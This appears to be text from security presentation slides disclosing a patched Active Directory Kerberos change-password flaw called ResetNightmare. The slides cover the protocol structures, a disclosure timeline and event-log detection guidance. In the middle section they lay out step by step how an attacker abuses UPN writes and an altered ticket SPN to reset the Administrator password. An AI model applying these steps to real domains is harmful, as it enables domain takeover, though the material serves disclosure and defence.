
Me



PAC_REQUESTOR_SID

THE KERBEROS CHANGE PASSWORD PROTOCOL

- By default, every AD user can change their own password



THE KERBEROS CHANGE PASSWORD PROTOCOL

The user-data component of the message consists of the following ASN.1 structure encoded as an OCTET STRING:

```
ChangePasswdData ::= SEQUENCE {  
    newpasswd[0]    OCTET STRING,  
    targname[1]    PrincipalName OPTIONAL,  
    targrealm[2]    Realm OPTIONAL  
}
```


THE KERBEROS CHANGE PASSWORD PROTOCOL

```
AP-REQ ::= [APPLICATION 14] SEQUENCE {  
    pvno           [0] INTEGER (5),  
    msg-type       [1] INTEGER (14),  
    ap-options     [2] APOptions,  
    ticket         [3] Ticket,  
    authenticator  [4] EncryptedData -- Authenticator  
}
```


THE KERBEROS CHANGE PASSWORD PROTOCOL

AP-REQ data: (see [1]) The AP-REQ message must be for the service principal `kadmin/changepw@REALM`

```
PS C:\Users\notadmin\Desktop> Get-ADUser krbtgt -Properties ServicePrincipalName |  
>> select SamAccountName, ServicePrincipalName  
  
SamAccountName ServicePrincipalName  
-----  
krbtgt          {kadmin/changepw}
```

- Reminder: only the encryption key matters; this is just a TGT with the SPN changed to kadmin/changepw


THE KERBEROS CHANGE PASSWORD PROTOCOL



THE KERBEROS CHANGE PASSWORD PROTOCOL

TGT-REQ → AP-REQ

No TGS-REQ!



3.3.5.7 TGS Exchange

If the PAC_REQUESTOR SID is present in the PAC and the client is from the KDC's realm, the KDC MUST verify that the **cname** on the ticket resolves to an account with the same SID as the PAC_REQUESTOR SID (see section 3.3.5.6.1). If it does not, the KDC MUST return KDC_ERR_TGT_REVOKED.

Attacker

DC

The attacker has
WriteUPN on self

The attacker sets his UPN to the SamAccountName of the target account, e.g. **Administrator**

SamAccountName: Attacker
UserPrincipalName: **Administrator**

The attacker requests a TGT for **Administrator** with a name-type of **NT-ENTERPRISE**

TGT

Change the ticket's
SPN to kadmin/changepw

Clear / Restore UPN


SamAccountName: Attacker
UserPrincipalName:

Reset password using the TGT for "Administrator"

Verify AP-REQ message

Can Administrator reset
own password?

Success?



```
PS C:\Users\Attacker\Desktop> hostname
Host1
PS C:\Users\Attacker\Desktop> whoami
demo\attacker
PS C:\Users\Attacker\Desktop> Get-ADUser attacker -Properties memberof,primarygroupid | select Name,MemberOf,primarygroupid,UserPrincipalName

Name      MemberOf primarygroupid UserPrincipalName
----      -
attacker {}              513 attacker@demo.lab

PS C:\Users\Attacker\Desktop>
```

ResetNightmare

CVE-2026-27912

ResetNightmare: CVE-2026-27912

If an attacker could write to any user/computer, or create a new one*, **they could compromise the entire domain.**

* (not with MachineAccountQuota)

- Bonus – can be combined with ShadowCreds

DISCLOSURE TIMELINE

- November 26, 2025: reported KerberLoss
- December 17, 2025: reported ResetNightmare
- January 9, 2026: MSRC confirms ResetNightmare works as reported
- January 17, 2026: MSRC confirms KerberLoss works as reported
- March 10, 2026: Microsoft patches KerberLoss
- April 14, 2026: Microsoft patches ResetNightmare

MITIGATION

- Kerberos – Patched on March 2026
- ResetNightmare – Patched on April 2026

DETECTION

DETECTION - KerberosLoss

A directory service object was modified.

Subject:

Security ID: CHILD\ChildNotAdmin
Account Name: ChildNotAdmin
Account Domain: CHILD
Logon ID: 0x1C2B301

Directory Service:

Name: child.demo.lab
Type: Active Directory Domain Services

Object:

DN: CN=childpac,OU=TestCreate,DC=child,DC=demo,DC=lab
GUID: CN=childpac,OU=TestCreate,DC=child,DC=demo,DC=lab
Class: computer

Attribute:

LDAP Display Name: servicePrincipalName
Syntax (OID): 2.5.5.12
Value: TERMSRV/HOST01

Operation:

Type: Value Added
Correlation ID: {0f72e9cd-db20-42cf-83a7-06605f76cd36}
Application Correlation ID: -

5136

Log Name: Security

Source: Microsoft Windows security Logged: 7/15/2026 7:22:11 AM

Event ID: 5136 Task Category: Directory Service Changes

DETECTION - ResetNightmare

A directory service object was modified. 5136

Subject:

- Security ID: S-1-5-21-2654527649-3002338432-417080399-1115
- Account Name: NotAdmin
- Account Domain: demo
- Logon ID: 0x250383C

Directory Service:

- Name: demo.lab
- Type: Active Directory Domain Services

Object:

- DN: CN=NotAdmin,CN=Users,DC=demo,DC=lab
- GUID: {e61c5575-9448-4449-8abb-dadc5f960e22}
- Class: user

Attribute:

- LDAP Display Name: userPrincipalName
- Syntax (OID): 2.5.5.12
- Value: DemoAdmin1

Operation:

- Type: Value Added ←
- Correlation ID: {f409b44e-e580-4af2-a048-b62b9b0aaa85}
- Application Correlation ID: -

DETECTION - ResetNightmare

A directory service object was modified. 5136

Subject:

Security ID: S-1-5-21-2654527649-3002338432-417080399-1115
Account Name: NotAdmin
Account Domain: demo
Logon ID: 0x250383C

Directory Service:

Name: demo.lab
Type: Active Directory Domain Services

Object:

DN: CN=NotAdmin,CN=Users,DC=demo,DC=lab
GUID: {e61c5575-9448-4449-8abb-dadc5f960e22}
Class: user

Attribute:

LDAP Display Name: userPrincipalName
Syntax (OID): 2.5.5.12
Value: DemoAdmin1

Operation:

Type: Value Deleted
Correlation ID: {f496a19c-17c9-4eec-adfb-b2ee30edcf15}
Application Correlation ID: -

DETECTION - ResetNightmare

Event Properties - Event 4723, Security-Auditing

General

Details

An attempt was made to change an account's password.

Subject:

Security ID:

S-1-5-21-2654527649-3002338432-417080399-1115

Account Name:

NotAdmin

Account Domain:

demo

Logon ID:

0x250E8C4

Target Account:

Security ID:

S-1-5-21-2654527649-3002338432-417080399-1110

Account Name:

DemoAdmin1

Account Domain:

demo

Additional Information:

Privileges

-

Log Name:

Security

Source:

Security-Auditing

Event ID:

4723

Level:

Information

User:

N/A

OpCode:

Info

Logged:

7/19/2026 2:22:44 AM

Task Category:

User Account Management

Keywords:


Audit Success

Computer:

DC01.demo.lab

